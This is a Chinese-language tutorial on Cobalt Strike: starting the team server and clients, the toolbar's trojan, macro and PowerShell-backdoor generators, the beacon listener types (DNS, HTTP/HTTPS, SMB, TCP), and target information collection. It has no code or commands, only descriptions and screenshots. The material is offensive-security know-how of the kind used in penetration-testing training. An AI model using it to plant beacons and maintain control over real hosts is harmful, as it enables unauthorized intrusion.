CS usage
Clbalt Strike
Clbalt Strike的特点
Clbalt Strike简称CS,用于团队作战使用,由一个服务端和多个客户端组成,能让多个攻击者这在一个团队服务器上共享目标资源和信息
CS有很多Payload的生成模块 可以生成EXE,dll,vbs,图片马,bad,vba宏,和shellcode等等
CS还支持钓鱼攻击,可自动化挂马链接生成
CS还有很多后渗透模块,浏览器代理模块,端口转发 扫描,提权,socks代理 ,令牌窃取等
Clbalt Strike 分为服务端和客户端

Cobalt Strike启动
服务器启动
打开root终端进入CS 目录


Linux客户端


启动CS完成后根据服务器配置输入IP ,端口,用户名,密码


看到提示点击Yes即可
Windows客户端
注意Cobalt Strike这款软件最好在虚拟机内执行避免后门反噬主机
-
启动方法1 直接管理员方式执行 cobaltstrike.bat
-

启动方法2 在CMD中运行,注意CMD也要管理员权限


启动CS完成后根据服务器配置输入IP ,端口,用户名,密码

Cobalt Strik功能介绍

图标栏功能说明
1 添加新的 Cobalt Strik 团队服务器
2 删除当前 Cobalt Strik 团队服务器
3 新建一个监听器
4 切换图形会话按钮
5 切换列表会话按钮
6  以列表方式显示目标
7 密码凭证栏按钮
8 下载文件列表
9 键盘记录表
10 屏幕截图表
11 生成Windows下可执行木马
12 生成java签名applet攻击
13 生成office 宏攻击
14 生成powershell后门
15 文件托管按钮
16 管理web站点
17 帮助文档
18 关于


创建一个监控
监控器链接方式
beacon是cs内置的监听器,当我们在目标机器上成功执行Payload后,会返回一个shell发送到cs上。
foreign主要是提供给cs外的工具使用的监听器,例如派生出来msf的shell来进行后渗透。
简而言之, 用户可以使用这个框架来开发各种组件,包括如下组件:
- 第三方控制端(Controller):负责连接 Cobalt Strike TeamServer,并且能够使用自定义的 C2 通道与目标主机上的第三方客户端(Client)通信。
- 第三方客户端(Client):使用自定义C2通道与第三 Controller 通信,将命令转发至 SMB Beacon。
- SMB Beacon:在受害者主机上执行的标准 beacon。
Beacon分类
Beacon是Cobalt Strike运行在目标主机上的payload,Beacons是在隐蔽信道上给我们提供服务,用于长期控制受感染主机 。
它的工作方式与Metasploit类似。在实际渗透过程中,我们可以将其 嵌入到可执行文件 、**添加到Word文档**或者通过**利用主机漏洞**来传Beacon
DNS Beacon

DNS Beacon,就是使用DNS请求将Beacon返回。DNS 请求用于解析由你的 CS 团队服务器
DNS 响应也告诉 Beacon 如何从你的团队服务器下载任务
-
注意:在CS 4.0及之后的版本中,DNS Beacon是一个仅DNS的Payload,在这个Payload中没有HTTP通信模式
-
DNS Beacon优点:拥有更高的隐蔽性,但是速度相对于HTTP Beacon会更慢。
HTTP/HTTPS Beacon

HTTP Beacon 利用http请求来进行通信来向受害主机传达命令,达到控制对方主机的目的。缺点是明文传输。
HTTPS Beacon 增加了加密传输,其余跟http完全相同。
SMB Beacon

官网的解释为 :SMB Beacon 使用命名管道通过父 Beacon 进行通信,这种点对点通信借助 Beacons 在同一台主机上实现,它同样也适用于外部的互联网。Windows 当中借助在 SMB 协议中封装命名管道进行通信,因此,命名为 SMB Beacon。
以上的说法,其实就是将 Payload 运行(注入)后,创建了自定义命名管道(作服务端),等待连接即可。
TCP Beacon
TCP Beacon和SMB Beacon类似只不过TCP Beacon不是使用SMB与父Beacon进行通信而是使用TCP socket进行通信,cs4.0之后,这个技术就不适合做第一个木马使用,因为他的流量都是明文的,容易被发现但是这个技术,很适合在内网穿透的时候去使用,在内网穿透的时候一般只能使用tcp beacon去生成木马。
目标主机信息收集
Cobalt Strik内置信息收集模块可以收集:
- 目标主机的操作系统版本
- 系统位数
- 浏览器
- 版本
- 位数


配置信息收集有4个参数可以设置:
- 本地URL 配置的参数是访问ip后面的参数
- 本地Host 是当前Cobalt Strik服务器的内网或公网IP
- 本地端口 默认是80 如果80被占用了就需要设置其他的 如 81 82 83 都可以
- 跳转URL 默认可不设置跳转
